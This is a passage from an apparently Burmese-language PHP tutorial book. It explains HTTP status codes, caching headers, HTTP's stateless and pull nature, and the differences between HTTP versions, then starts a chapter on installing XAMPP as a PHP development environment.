Browser က နားလည် အလုပ်လုပ်နိုင်တဲ့ Encoding Format တွေကိုလည်း တန်းစီထည့်ပေးထားတာကို တွေ့ရမှာပါ။ နမူနာမှာ တွေ့မြင်ရတဲ့ gzip တို့ deflate တို့ဆိုတာ Compression နည်းပညာတွေပါ။ Browser က Google Home Page ကိုလိုချင်တယ်၊ gzip (သို့မဟုတ်) deflate နဲ့ ချုံ့ပြီးမှ ပေးချင်ရင်ပေး လို့ရတယ်လို့ ပြောလိုက်တာပါ။ ဒီတော့ Server ကသာ ပြောထားတဲ့အတိုင်း ရလဒ်ကိုချုံ့ပြီးမှ ပေးလိုက်ရင် Size သေးသွားလို့ ဆက်သွယ်ရတာ ပိုမြန်သွားမှာပဲ ဖြစ်ပါတယ်။ ဒါဟာ ဝတ်ဆိုင်တစ်ခုရဲ့ အလုပ်လုပ်ပုံ မြန်ဆန်စေဖို့အတွက် အရေးပါတဲ့ သဘောသဘာဝတစ်ခုပဲ ဖြစ်ပါတယ်။ ဒီလိုပဲ Header မှာပါဝင်တဲ့ အချက်အလက် တစ်ခုချင်းစီမှာ သူ့အဓိပ္ပါယ်နဲ့သူ ရှိကြပါတယ်။

Server ဘက်ကပြန်လည်ပေးပို့တဲ့ Response နဲ့ပတ်သက်တဲ့ အသေးစိတ်ကိုလည်း အဲ့ဒီနေရာမှာလည်း ဆက်ပြီးတော့ လေ့လာကြည့်လို့ ရနိုင်ပါတယ်။



နမူနာအရ Server Response မှာ HTTP/1.1 301 Moved Permanently လို့ ပါဝင်တာကို တွေ့မြင်ရမှာ ဖြစ်ပါတယ်။ HTTP/1.1 ကတော့ အလုပ်လုပ်နေတဲ့ HTTP Version ဖြစ်ပြီး 301 Moved Permanently ကို Status Code လို့ ခေါ်ပါတယ်။ Server က ဆက်သွယ်မှုအခြေအနေကို ဒီလို Status Code တွေနဲ့ အကြောင်းပြန်ပါတယ်။ 301 Moved Permanently ကို သူ့အောက်က Location Header နဲ့ တွဲပြီးတော့

ကြည့်သင့်ပါတယ်။ ကျွန်တော်တို့ ရိုက်ထည့်လိုက်တာက google.com ပါ။ Server က ပြန်ပြောနေတာက google.com ဆိုတာ မရှိတော့ဘူး (Move Permanently နေရာရွှေ့လိုက်ပြီ)။ www.google.com ဖြစ်သွားပြီလို့ ပြောနေတာပါ။ ဒီအချက်အလက်ကို လက်ခံရရှိတဲ့အခါ Browser က အလိုအလျောက် www.google.com ကို ဆက်လက်ရယူ အလုပ်လုပ်ပေးသွားလို့ ရလဒ်အမှန်ကို တွေ့မြင်ရခြင်း ဖြစ်ပါတယ်။ တစ်ကယ်တော့ ကျွန်တော်တို့ရိုက်ထည့်လိုက်တဲ့ လိပ်စာက နည်းနည်း မှားနေတာပါ။ မှားနေပေမယ့် မှန်တဲ့နေရာကို သိတော့ ပြဿနာမရှိတော့ပါဘူး။

ဒီနေရာမှာ လိပ်စာက လုံးဝမှားနေတာမျိုးဆို ရင်တော့ 404 Not Found ဆိုတဲ့ Status Code ကို ပြန်လည်ရရှိမှာ ဖြစ်ပါတယ်။ Status Code တွေမှာ နောက်ထပ် အတွေ့ရများနိုင်တာတွေကတော့ 200 OK နဲ့ 500 Internal Server Error တို့ပဲဖြစ်ပါတယ်။ အစစအရာရာအဆင်ပြေတဲ့ ဆက်သွယ်မှုဆိုရင် 200 OK ကို ပြန်လည်ရရှိမှာဖြစ်ပြီး Server မှာ Error တစ်ခုခုရှိနေလို့ အဆင်မပြေရင်တော့ 500 Internal Server ကို ပြန်လည်ရရှိမှာ ဖြစ်ပါတယ်။ ပြန်လည်ရရှိတဲ့ Status Code တွေကို ဒီအဆင့်မှာ ကိုယ်တိုင်စီမံဖို့ မလိုအပ်သေးပါဘူး။ Browser က Status Code ပေါ်မူတည်ပြီး သင့်တော်သလို အလုပ်လုပ်ပေးသွားမှာ ဖြစ်ပါတယ်။ API တွေဘာတွေ ဖန်တီးတဲ့အဆင့်ကို ရောက်လာတော့မှာ ဒီ Status Code တွေကို ကိုယ်တိုင် စီမံရမှာပါ။ ဒါကြောင့် ကျန်အသုံးများတဲ့ Status Code တွေကိုတော့ **API လိုတိုရှင်း** စာအုပ်ရောက်တော့မှသာ ဆက်လက်လေ့လာလိုက်ပါ။

Response Header မှာပါတဲ့ အထဲက အရေးကြီးတာလေး တစ်ခုကတော့ Cache-Control Header ဖြစ်ပါတယ်။ ဒီရလဒ်ကို ခဏသိမ်းထားလို့ ရတယ်လို့ ပြောထားတာပါ။ ဒါကြောင့် Browser က ရလဒ်ကို သိမ်းထားပြီး နောက်လိုရင် ပြန်သုံးနိုင်လို့ ထပ်ခါထပ်ခါ သွားပြန်ယူစရာ မလိုအပ်တော့ပါဘူး။ အလုပ်လုပ်ပုံ အများကြီးပိုမြန်သွားမှာပါ။ ဒါပေမယ့် Server ကနေ လုံးဝ သွားမယူတော့ရင် အမြဲတမ်း အဟောင်းကြီးပဲ ဖြစ်နေမှာစိုးလို့ max-age ဆိုတဲ့ တန်ဖိုးလေးတစ်ခု တွဲပေးထားတာကို တွေ့ရမှာ ဖြစ်ပါတယ်။ နမူနာအရ 2592000 စက္ကန့်လို့ ပေးထားတဲ့အတွက် ရက် (၃၀) သိမ်းထားလို့ ရမှာဖြစ်ပါတယ်။ ရက် (၃၀) ပြည့်ရင်တော့ အသစ်ကို Server ကနေ နောက်တစ်ခါ သွားပြန်ယူရမှာပါ။ ဒါက Google Home Page လို သိပ်အပြောင်းအလဲ မရှိနိုင်တဲ့ နေရာမို့လို့ ဒီလောက်ပမာဏ သတ်မှတ်ထားတာပါ။ မကြာခဏ အပြောင်းအလဲ ရှိတဲ့နေရာတွေမှာတော့ (၁) နာရီ၊ (၁၀) မိနစ် စသည်ဖြင့် လိုအပ်ချက်နဲ့အညီ သတ်မှတ်ပေးထားတာမျိုး ဖြစ်နိုင်ပါတယ်။

သို့အပေါ်မှာ Expires Header နဲ့ ဒီ Response ရဲ့ သက်တမ်းကုန်မယ့်ရက်ကို ထည့်ပေးထားတာလည်း တွေ့နိုင်ပါတယ်။ လက်တွေ့မှာ Cache-Control Header နဲ့ Expires Header နှစ်ခုထဲက တစ်ခုပါရင် ရပါပြီ။ Cache-Control ပါရင် Expires ကို Browser တွေက ထည့်သွင်း မစဉ်းစားတော့ပါဘူး။ Google ကတော့ တစ်ချို့ Proxy တွေ Firewall တွေသုံးတဲ့လူတွေအတွက် Cache-Control အလုပ်မလုပ်ခဲ့ရင် အစားထိုး အလုပ်လုပ်နိုင်ဖို့ Expires ကိုပါ တွဲထည့်ပေးထားတာ ဖြစ်ပါလိမ့်မယ်။

ဒီနေရာမှာ Header တစ်ခုချင်းစီရဲ့ အဓိပ္ပါယ်အသေးစိတ်ထက် Request/Response တွေမှာ ဒီလို Header မျိုးတွေ ရှိတတ်တယ် ဆိုတာလောက်ကို သတိပြုထားရင် လုံလောက်ပါပြီ။ ကျန်အသေးစိတ်ကို လိုအပ်လာတော့မှ သူ့နေရာနဲ့သူ ဖြည့်စွက်လေ့လာသွားလို့ ရနိုင်ပါတယ်။

Stateless Protocol

HTTP ကို Stateless Protocol လို့ခေါ်ပါတယ်။ ဒီလိုဆက်သွယ်မှုတစ်ခု ပြီးဆုံးသွားရင်၊ အမှန်တစ်ကယ် ပြီးဆုံးသွားတာပါ။ နောက်ထပ် ထပ်မံပြုလုပ်မယ့် ဆက်သွယ်မှုတွေနဲ့ အခုပြီးဆုံးသွားတဲ့ ဆက်သွယ်မှု သက်ဆိုင်ခြင်း၊ ဆက်စပ်ခြင်း မရှိတော့ပါဘူး။ ဆက်သွယ်မှု တစ်ကြိမ်တိုင်းဟာ သီးခြားအလုပ်လုပ်တဲ့ သဘောရှိလို့ Stateless Protocol လို့ခေါ်တာပါ။ ဒါအလွန်အရေးကြီးတာတယ်။ သေချာမှတ်ထားပါ။

ဒီလို Stateless သဘောသဘာဝကပေးတဲ့ အားသာချက်၊ အားနည်းချက်တွေ ရှိပါတယ်။ အားနည်းချက်ကတော့ Client ဟာ Server ကိုဆက်သွယ်မှုပြုလုပ်တဲ့ အကြိမ်တိုင်းမှာ ပေးပို့ဖို့ လိုအပ်တဲ့ အချက်အလက်တွေကို ထပ်ခါထပ်ခါ ပေးပို့ရမှာဖြစ်ပါတယ်။ နမူနာပုံမှာ ကြည့်လိုက်ရင် User-Agent: Chrome ဆိုတဲ့ အချက်အလက်ကို ထည့်သွင်းပေးပို့တဲ့အတွက် Server က ဆက်သွယ်မှုပြုလုပ်လာသူဟာ Chrome Browser ဖြစ်ကြောင်း သိသွားပါတယ်။ ဒီနည်းက Client က Server ကို သူဘယ်သူလည်း အသိပေးအကြောင်းကြားတဲ့ သဘောမျိုးပါ။ ဒါပေမယ့် Client က နောက်တစ်ကြိမ် Server ကို ထပ်မံဆက်သွယ်လိုတဲ့အခါ "ငါ ခုနက User-Agent: Chrome လို့ ပို့ထားပြီးသားပဲ၊ ဒီတစ်ခါထည့်မပို့တော့ဘူး" လို့ ချန်ထားလို့ မရနိုင်တော့ပါဘူး။ ချန်ထားလိုက်ရင် Server က အလိုလိုသိမှာ မဟုတ်ပါဘူး။ ဘာကြောင့်လဲဆိုတော့ ပထမအကြိမ်ပြုလုပ်တဲ့ ဆက်သွယ်မှုဟာ ပြီးဆုံးသွားခဲ့ပြီးပါပြီ။ ပျက်ပြယ်သွားခဲ့ပါပြီ။ အခုတစ်ကြိမ် ထပ်မံပြုလုပ်တဲ့ ဆက်သွယ်မှုနဲ့ သက်ဆိုင်ခြင်းမရှိတဲ့အတွက်ကြောင့်ပါ။

ဒါကြောင့် Client က ဆက်သွယ်မှု ပြုလုပ်တိုင်းမှာ လိုအပ်တဲ့အချက်အလက်တွေကို အမြဲတမ်း ထပ်ခါထပ်ခါ ထည့်သွင်းပေးပို့ရမှာပဲ ဖြစ်ပါတယ်။ ဒါကြောင့် Browser မှာ လိပ်စာတစ်ခု ရိုက်ထည့်လိုက် တိုင်း၊ Link တစ်ခုနှိပ်လိုက်တိုင်း၊ Refresh လုပ်လိုက်တိုင်း ဆက်သွယ်မှု အသစ်အသစ်တွေကို ပေးပို့သွား ခြင်းဖြစ်တယ်လို့ မြင်ကြည့်နိုင်ပါတယ်။

နမူနာရှင်းလင်းချက် ဆိုတာကိုတော့ သတိပြုပါ။ လက်တွေ့ Browser တွေရဲ့ User-Agent တန်ဖိုးက အဲ့ဒီ လို တိုတိုရှင်းရှင်းလေး မဟုတ်ပါဘူး။ Operating System အမျိုးအစားတွေ၊ Browser Version နံပါတ် တွေ၊ Compatibility ခေါ် အဓိပ္ပါယ် သိပ်မရှိလှဘဲ အရင်ခေတ်က ပို့ခဲ့ရလို့ အခုလည်း ထည့်ပို့နေရသေးတဲ့ အချက်အလက်တွေ စသည်ဖြင့် အများကြီးပါဝင်ပြီး ရှုပ်ထွေးတဲ့ တန်ဖိုးတစ်ခု ဖြစ်နိုင်ပါတယ်။ အသေးစိတ် ကြည့်စရာ မလိုအပ်သေးပါဘူး။ သဘောသဘာဝအားဖြင့် Browser တွေက ဆက်သွယ်မှုပြုလုပ်တဲ့အခါ သူဘယ်သူလဲဆိုတာကို အသိပေးတဲ့အနေနဲ့ User-Agent တန်ဖိုးကို ထည့်သွင်းပေးပို့လေ့ ရှိတယ်လို့ မှတ်ထားရင် ရပါပြီ။

ဒီလို ထပ်ခါထပ်ခါ ပြန်ပို့နေရပါတယ်ဆိုတဲ့ အားနည်းချက်ကပဲ အားသာချက် ပြန်ဖြစ်နေပါသေးတယ်။ အကယ်၍များ ဆက်သွယ်မှုတွေဟာ တစ်ခုနဲ့တစ်ခု ဆက်စပ်နေမယ်ဆိုရင် Client ဘက်က စဉ်းစားစရာ တွေ အတော်များသွားပါပြီ။ "ငါ ပထမအကြိမ်ပို့ခဲ့တာ ဘာတွေလည်း၊ ဒီတစ်ကြိမ် ဘာတွေထပ်ပို့ရမလဲ၊ ပို့ ထားတာတွေက Server မှာ ရှိသေးရဲ့လား၊ မရှိတော့ရင် ဘယ်လိုလုပ်မလဲ" စသည်ဖြင့် မေးခွန်းထုတ်စရာ တွေ အတော်များသွားပါပြီ။ အခုတော့ Stateless ဖြစ်နေတဲ့အတွက် အရမ်းရှင်းသွားပါတယ်။ ဘာမှ မေးခွန်းထုတ်မနေဘဲ လိုအပ်တာအကုန်ပို့ပြီး ဆက်သွယ်လိုက်ယုံသာဖြစ်လို့ Client အတွက် ဆက်သွယ်မှု တွေ ပြုလုပ်ရတာ တော်တော်ကြီး ရိုးရှင်းလွယ်ကူသွားတာပါ။ ဒီအားသာချက်ကြောင့်ပဲ နောက်ပိုင်းမှာ HTTP ကို အဓိကဆက်သွယ်ရေးနည်းပညာအဖြစ် Web မှာသာမက တစ်ခြား Mobile, Desktop စတဲ့ ဆော့ဖ်ဝဲအမျိုးအစားတွေမှာ အသုံးပြုနေကြတာပါ။

Pull Technology

HTTP ဟာ Pull Technology တစ်မျိုး ဖြစ်ပါတယ်။ Client က Server ကို စတင်ဆက်သွယ်ခြင်းအားဖြင့် သာ ဆက်သွယ်မှုကို အစပြုပါတယ်။ Server က ဆက်သွယ်မှုကို အစပြုတယ်ဆိုတာ လုံးဝမရှိဘူး လို့ မှတ်နိုင်ပါတယ်။ လိုချင်တဲ့ Client က အချက်အလက်ကို Pull လုပ်ယူရလို့ Pull Technology လို့ ခေါ်ကြတာပါ။ ပေးချင်တဲ့သူက သူ့သဘောနဲ့သူ Push လုပ်ပေးနိုင်တဲ့ Push Technology မဟုတ်ပါဘူး။

ဒီလို Pull Technology ဖြစ်ခြင်းကြောင်းလည်း အားသာချက်၊ အားနည်းချက်တွေ ရှိနေပါတယ်။ အားသာချက်ကတော့ Client အတွက် အလုပ်လုပ်ရတာ ထပ်ဆင့်ပိုပြီး ရိုးရှင်းလွယ်ကူသွားတာပါ။ လိုချင်တာရှိရင် ဆက်သွယ်မှု ပြုလုပ်လိုက်ယူပါပဲ။ ကိုယ်က မဆက်သွယ်ဘဲနဲ့ Server က ပေးပို့လာတာများ ရှိမလားဆိုပြီး ထိုင်စောင့်နေစရာ လုံးဝ မလိုအပ်တော့ပါဘူး။ ကိုယ့်ဘက်က မဆက်သွယ်ဘဲ Server ဘက်က တုံ့ပြန်မှာ မဟုတ်တာ သေချာနေလို့ပါ။

အားနည်းချက်ကတော့ Real-Time မဖြစ်ခြင်း ဖြစ်တယ်လို့ ဆိုနိုင်ပါတယ်။ Server မှာ အချက်အလက်တွေက Update ဖြစ်နေပြီ။ ဒါပေမယ့် သူ့ဘက်ကနေ ပေးလို့မရလို့ Client ဆီမှာ အချက်အလက် Update က ရောက်ရှိသွားမှာ မဟုတ်ပါဘူး။ Client က လိုချင်လို့ တောင်းယူတော့မှသာ ရှိထားတဲ့ အချက်အလက် Update ပေးလို့ရမှာပါ။ ဒါကြောင့် Server မှာ Update ဖြစ်တာနဲ့ Client မှာ အလိုအလျောက် Update မဖြစ်လို့ Real-Time မဖြစ်တဲ့ အားနည်းချက် ဖြစ်ပေါ်စေတာပါ။

ဒီ Pull Technology သဘောသဘာဝဟာလည်း HTTP အောင်မြင်ရခြင်း အကြောင်းရင်း တွေထဲမှာ တစ်ခု အပါအဝင်ဖြစ်ပါတယ်။ အထက်မှာ ပြောခဲ့တဲ့ Stateless သဘောသဘာဝနဲ့ ပေါင်းစပ်လိုက်တဲ့အခါ Client တွေအနေနဲ့ HTTP ကိုအသုံးပြုပြီး Server ကိုဆက်သွယ်ရတာ အများကြီး ရိုးရှင်းလွယ်ကူသွားတာပါ။ ဒါကြောင့် အတိုချုပ်လေးပြန်ပြောချင်ပါတယ်။

- HTTP ဟာ Stateless နည်းပညာဖြစ်လို့ ဆက်သွယ်မှုတစ်ခုနဲ့တစ်ခု ဆက်စပ်သက်ဆိုင်ခြင်းမရှိပါဘူး။ ဆက်သွယ်မှုတစ်ခုပြုလုပ်တိုင်းမှာ ပေးပို့ဖို့လိုအပ်တဲ့အချက်အလက်တွေကို ထပ်မံပေးပို့ရမှာ ဖြစ်ပါတယ်။
- HTTP ဟာ Pull Technology ဖြစ်လို့ Client ကဆက်သွယ်မှသာလျှင် Server က တုံ့ပြန်မှာဖြစ်ပါတယ်။ Client က မဆက်သွယ်ဘဲ Server ကစတင်ဆက်သွယ်မှာ မဟုတ်တဲ့ နည်းပညာပဲ ဖြစ်ပါတယ်။

HTTP/2 & HTTP/3

HTTP မှာ Version (၄) ခု ရှိပါတယ်။ HTTP/1.0, HTTP/1.1, HTTP/2 နဲ့ HTTP/3 တို့ပါ။ HTTP/1.0 ကတော့ အခုဘယ်သူမှ မသုံးတော့ပါဘူး။ ဟိုးအရင် ပေါ်ခါစက နည်းပညာပါ။ လက်ရှိ အတွင်ကျယ်ဆုံး အသုံးပြုနေတာက HTTP/1.1 ဖြစ်ပြီးတော့၊ HTTP/2 ကို တစ်ဖြည်းဖြည်း ပြောင်းနေကြပါတယ်။ အခုတော့ HTTP/3 လည်း ထွက်ပါတော့မယ်။

ဒီနည်းပညာတွေ ဖြစ်ပေါ်လာပုံနဲ့ ပက်သက်ပြီး စိတ်ဝင်စားဖို့ ကောင်းတဲ့ နောက်ခံအကြောင်းအရာလေး တွေ ရှိပေမယ့် ဒါတွေကို အကျယ်မချဲ့တော့ပါဘူး။ ပြည့်စုံအောင် ပြောရမယ်ဆိုရင် TCP တို့ UDP တို့လို Network နည်းပညာတွေ အကြောင်းကိုပါ ထည့်ပြောမှ ရပါလိမ့်မယ်။ ဒီနေရာမှာ အလုပ်လုပ်ပုံ သဘောသဘာဝ အကျဉ်းချုပ်လောက်ကို ထည့်သွင်း ဖော်ပြချင်ပါတယ်။

- **HTTP/1.0** မှာ Resource တစ်ခုကိုလိုချင်ရင် Client က Server ကို တစ်ကြိမ် ဆက်သွယ်ရပါတယ်။ Resource (၁၀) ခုရှိရင် Network Connection (၁၀) ကြိမ် ပြုလုပ်ရပါတယ်။ အထက်မှာ တွေ့ခဲ့ပြီး ဖြစ်ပါတယ်။ Google Home Page တစ်ခုကို လိုချင်လို့ Request လုပ် ယူလိုက်ပေမယ့်၊ တစ်ကယ်တမ်း ရယူဖို့လိုတဲ့ Resource တွေက အများကြီးပါ။ (၄၀) ကျော်ထိ ရှိတာကို တွေ့ရပါတယ်။ HTTP/1.0 ကိုသာအသုံးပြုမယ်ဆိုရင် Browser က ဒါတွေအကုန်ရဖို့အတွက် Network Connection အကြိမ် (၄၀) သီးခြားစီ ပြုလုပ်သွားရမှာ ဖြစ်ပါတယ်။
- **HTTP/1.1** မှာတော့ Keep Alive လို့ခေါ်တဲ့ Network Connection ကို လိုသလောက် ဖွင့်ထားလို့ ရတဲ့ သဘောသဘာဝလေး ပါသွားပါတယ်။ Network Connection တစ်ခုထဲနဲ့ လိုချင်တဲ့ Resource (၄၀) ကျော်ကို တစ်ခုပြီးတစ်ခု တန်းစီယူလို့ ရနိုင်သွားပါတယ်။ Connection အကြိမ် (၄၀) ဖွင့်စရာ မလိုတော့ပါဘူး။ ဒါပေမယ့် ဖွင့်ထားတဲ့ Connection ပေါ်မှာ Resource တွေကို တစ်ခုပြီးမှတစ်ခု တန်းစီပြီးတော့ ယူနေရတဲ့ အားနည်းချက် ကျန်နေပါသေးတယ်။ ဒါကြောင့် Browser တွေက အလုပ်လုပ်ရတာ မြန်သွားအောင် Network Connection (၄-၅) ခု အပြိုင်ဖွင့်ပြီး Resource တွေကို ခွဲယူကြလေ့ ရှိပါတယ်။

- **HTTP/2** မှာတော့ Multiplex လို့ခေါ်တဲ့ သဘောသဘာဝ တစ်မျိုး ထပ်ပါသွားပါတယ်။ Network Connection (၁) ခုထဲနဲ့ Resource တွေကို (၄-၅) သုတ်ခွဲပြီး ပြိုင်တူယူလို့ ရသွားပါတယ်။ (၄-၅) သုတ်ခွဲပြီး တစ်ပြိုင်ထဲလိုချင်လို့ Network Connection (၄-၅) ခု ခွဲဖွင့်စရာ မလိုတော့ပါဘူး။ ပြဿနာတစ်ခု ကျန်နေပါတယ်။ Network Connection (၁) ခုပေါ်မှာ (၄-၅) သုတ်ခွဲယူထားတဲ့ အတွက် တစ်သုတ် Fail ဖြစ်ရင် အကုန်အစအဆုံး ပြန်စရခြင်း ဖြစ်ပါတယ်။ TCP လို့ခေါ်တဲ့ Network Protocol နည်းပညာရဲ့ သဘောသဘာဝအရ တစ်ချို့တစ်ဝက် Fail ဖြစ်တာနဲ့ အကုန် အစအဆုံး ပြန်ပို့တဲ့အတွက် ဖြစ်ပါတယ်။
- **HTTP/3** မှာတော့ TCP ကို မသုံးတော့ပါဘူး။ UDP လို့ခေါ်တဲ့ Network Protocol ကို ပြောင်းသုံး တော့မှာ ဖြစ်ပါတယ်။ UDP က ပို့စရာရှိတာ ပို့လိုက်မှာပါ။ Fail ဖြစ်ခြင်း မဖြစ်ခြင်းကို သူတာဝန်မ ယူပါဘူး။ ဒါဖြင့်ရင် တစ်ချို့တစ်ဝက် Fail ဖြစ်တာမျိုး ရှိခဲ့ရင် ဘယ်လိုလုပ်မလဲ။ ဒီလိုရှိလာတဲ့အခါ Fail ဖြစ်တဲ့အပိုင်းကိုပဲ ရွေးပြီး ပြန်ပို့ပေးနိုင်တဲ့ QUIC လို့ခေါ်တဲ့ နည်းပညာတစ်မျိုး ကို Google က တီထွင်ထားပါတယ်။ HTTP/3 မှာ အဲဒီ QUIC နည်းပညာကို အသုံးပြုမှာ ဖြစ်ပါတယ်။

ဒီလောက်ဆိုရင် HTTP/1.1, HTTP/2, HTTP/3 စသည်ဖြင့် သုံးထားတဲ့ Version ကွဲပြားမှုကို မြင်တဲ့အခါ ဘာကွာသွားတာလဲ ဆိုတာကို အကြမ်းဖျဉ်း မြင်သွားကြလိမ့်မယ်လို့ ယူဆပါတယ်။

Conclusion

PHP အကြောင်းမပြောခင် ဒါတွေကို အရင်ပြောပြနေတယ်ဆိုတာ လိုအပ်လို့ပါ။ PHP ဟာ တော်တော် လေး အခြေခံကျတဲ့ နည်းပညာတစ်ခုပါ။ သူကိုယ်တိုင် အလုပ်အားလုံးကို လုပ်တာမဟုတ်ပါဘူး။ Web နည်းပညာကို သူက အသုံးပြုပြီး အလုပ်လုပ်တာပါ။ ဒါကြောင့် PHP ကိုလေ့လာရတာ ထိရောက်မှုရှိစေဖို့ Web နည်းပညာရဲ့ သဘောသဘာဝတွေကို အရင်ပြောပြနေတာလို့ ဆိုနိုင်ပါတယ်။ ဆော့ဖ်ဝဲရေးသားမှု နည်းပညာတစ်ခုကို လေ့လာတဲ့နေရာမှာ ကိုယ်ရေးလိုက်တဲ့ကုဒ် ဘယ်လိုအလုပ်လုပ်သွားသလဲဆိုတာကို ခေါင်းထဲမှာ ပုံဖော်ကြည့်နိုင်စွမ်းရှိဖို့ဟာ အရေးအကြီးဆုံး လိုအပ်ချက်ဖြစ်ပါတယ်။ အခုလို Web ရဲ့အလုပ် လုပ်ပုံကို သိထားမှာသာ PHP ကိုအသုံးပြုရေးသားထားတဲ့ ဝဘ်ဆိုက်တစ်ခုရဲ့ အလုပ်လုပ်ပုံကို ခေါင်းထဲမှာ ပုံဖော်ကြည့်နိုင်စွမ်း ရှိမှာပဲဖြစ်ပါတယ်။

အခန်း (၂) - PHP Development Environment

PHP ကုဒ်တွေ စတင်ရေးသားနိုင်ဖို့အတွက် လိုအပ်တဲ့ Development Environment တစ်ခု တည်ဆောက် ထားဖို့ လိုပါတယ်။ Development Environment ဆိုတာ ကိုယ့်စက်ထဲမှာ ကုဒ်တွေ ရေးပြီး Run လို့ ရအောင် လိုအပ်တဲ့ နည်းပညာတွေ ထည့်သွင်းပြင်ဆင်ခြင်း ဖြစ်ပါတယ်။ PHP ဟာ Server-side နည်း ပညာတစ်ခုဖြစ်တဲ့အတွက် Web Server တစ်ခုနဲ့ ပူးတွဲအသုံးပြုရတဲ့သဘော ရှိပါတယ်။ ထင်ရှားတဲ့ Web Server ဆော့ဖ်ဝဲတွေက Apache, Nginx နဲ့ Microsoft IIS တို့ပဲ ဖြစ်ပါတယ်။ PHP ကို ဒီ Web Server နည်းပညာ အားလုံးနဲ့ ပူးတွဲအသုံးပြုလို့ ရနိုင်ပါတယ်။ အဲ့ဒီထဲက Apache နဲ့ Nginx တို့ဟာ Open Source နည်းပညာတွေ ဖြစ်ကြပြီး PHP နဲ့ ပိုပြီးတော့ တွဲဖက် အသုံးများပါတယ်။

အခုနောက်ပိုင်း PHP Version တွေမှာ Development Server လို့ခေါ်တဲ့ Web Server လေးတစ်ခု တစ်ခါ ထဲ ပါဝင်ပါတယ်။ ဒါကြောင့် သီးခြားဆော့ဖ်ဝဲတွေ မလိုအပ်ဘဲ၊ သူ့မှာပါတဲ့ Development Server နဲ့တင် PHP ကုဒ်တွေ ရေးပြီးစမ်းလို့ ရနိုင်ပါတယ်။ ဒါပေမယ့် ပြည့်စုံတဲ့ Development Environment တစ်ခုဖြစ် ဖို့ဆိုရင် MySQL Database အပါအဝင် တစ်ခြား လိုအပ်တာတွေ ရှိပါသေးတယ်။ လိုအပ်မယ့် နည်းပညာ တွေကို တစ်ခုပြီးတစ်ခု ကိုယ့်အစီအစဉ်နဲ့ကိုယ် Install လုပ်လို့ ရနိုင်သလို၊ လိုအပ်မယ့် နည်းပညာတွေ အားလုံးကို ပေါင်းစပ်စုစည်းပေးထားတဲ့ All-in-one Package တွေလည်း ရှိနေပါတယ်။ အဲ့ဒီထဲမှာ အထင် ရှားဆုံးနဲ့ အကောင်းဆုံးကတော့ XAMPP လို့ခေါ်တဲ့ နည်းပညာပါ။

- <https://www.apachefriends.org>

[Apache Friends](#)
[Download](#)
[Add-ons](#)
[Hosting](#)
[Community](#)
[About](#)

[Search](#)
EN



XAMPP Apache + MariaDB + PHP + Perl

What is XAMPP?

XAMPP is the most popular PHP development environment

XAMPP is a completely free, easy to install Apache distribution containing MariaDB, PHP, and Perl. The XAMPP open source package has been set up to be incredibly easy to install and to use.



XAMPP

[Download](#)
Click here for other versions


XAMPP for Windows
 8.0.0 (PHP 8.0.0)


XAMPP for Linux
 8.0.0 (PHP 8.0.0)


XAMPP for OS X
 8.0.0 (PHP 8.0.0)

XAMPP မှာ ပြည့်စုံတဲ့ PHP Development Environment တစ်ခု တည်ဆောက်ဖို့အတွက် လိုအပ်တာတွေ အားလုံး စုစည်းပါဝင်ပါတယ်။ Windows, Linux နဲ့ Mac အားလုံးမှာ အသုံးပြုနိုင်ပါတယ်။ ပါဝင်တာတွေ အများကြီးထဲက အရေးအကြီးဆုံး တစ်ချို့ကို ရွေးထုတ်ပြရရင် ဒီလိုပါ -

1. Apache Web Server
2. Apache Modules
3. PHP
4. PHP Extensions
5. MySQL Database
6. MySQL Admin

အခုနောက်ပိုင်းမှာ PHP ကို Nginx Web Server နဲ့လည်း အသုံးများလာပေမယ့် တွဲဖက် အသုံးအများဆုံး ကတော့ Apache ဖြစ်ပါတယ်။ XAMPP မှာ Apache Web Server တစ်ခါထဲ ပါဝင်ယုံသာမက လိုအပ်မယ့် Web Server Modules တွေလည်း ပါဝင်ပါသေးတယ်။ ဥပမာ Resource တွေကို Compress လုပ် ချို့ပြီးမှ Response ပြန်ပေးနိုင်တဲ့ Compression Module လို Module မျိုးတွေပါ။ ဒီ Module တွေ အကြောင်းကို

အသေးစိတ် ထည့်သွင်း မဖော်ပြနိုင်ပေမယ့်၊ နောက်ပိုင်းမှာ တစ်ချို့ပရောဂျက်တွေအတွက် လိုအပ်တဲ့ Web Server Module မစုံလို့ အလုပ်မလုပ်ဘူး ဆိုတဲ့ ပြဿနာမျိုးတွေ XAMPP နဲ့ဆိုရင် မရှိသလောက် နည်းမှာဖြစ်ပါတယ်။ အားလုံးစုံအောင် တစ်ခါထဲ ထည့်ထားပေးလို့ပါ။

PHP ဟာ Interpreted Language တစ်မျိုးဖြစ်ပါတယ်။ ရေးလိုက်တဲ့ PHP ကုဒ်တွေကို ကွန်ပျူတာ နားလည်အောင် တိုက်ရိုက်ဘာသာပြန်ပေးနိုင်တဲ့ Interpreter လိုပါတယ်။ XAMPP နဲ့အတူ PHP Interpreter တစ်ခါထဲ ပါဝင်ပါတယ်။ ပြီးခဲ့တဲ့အခန်းမှာ Server က PHP ကုဒ်တွေကို အရင်အလုပ်လုပ်ပြီး ရလာတဲ့ရလဒ်ကို Response အနေနဲ့ ပြန်ပေးတယ်လို့ ဖော်ပြခဲ့ပါတယ်။ Apache Web Server အတွက် mod_php လို့ခေါ်တဲ့ PHP ကုဒ်တွေကို Run ပြီးမှ ရလဒ်ကို Response ပြန်ပေးနိုင်စေတဲ့ Module တစ်ခုရှိ ပါတယ်။ ဒါကြောင့် Install လုပ်ထားတဲ့ Apache Web Server နဲ့ PHP Interpreter ကို mod_php နဲ့ချိတ် ပေးရတယ်လို့ ဆိုနိုင်ပါတယ်။ ဒီအလုပ်ကို XAMPP က တစ်ခါထဲ လုပ်ထားပေးပြီးသား ဖြစ်လို့ ကိုယ့် ဘာသာ Configuration တွေလုပ်စရာ မလိုအပ်တော့ပါဘူး။ Request ပြုလုပ်လာတဲ့ Resource ရဲ့ Extension က .php ဖြစ်ခဲ့မယ်ဆိုရင် Apache က PHP ကိုအသုံးပြုပြီး ကုဒ်တွေကို Run ပြီးမှသာ ရလဒ် ကို Response အနေနဲ့ ပြန်ပေးသွားမှာပါ။

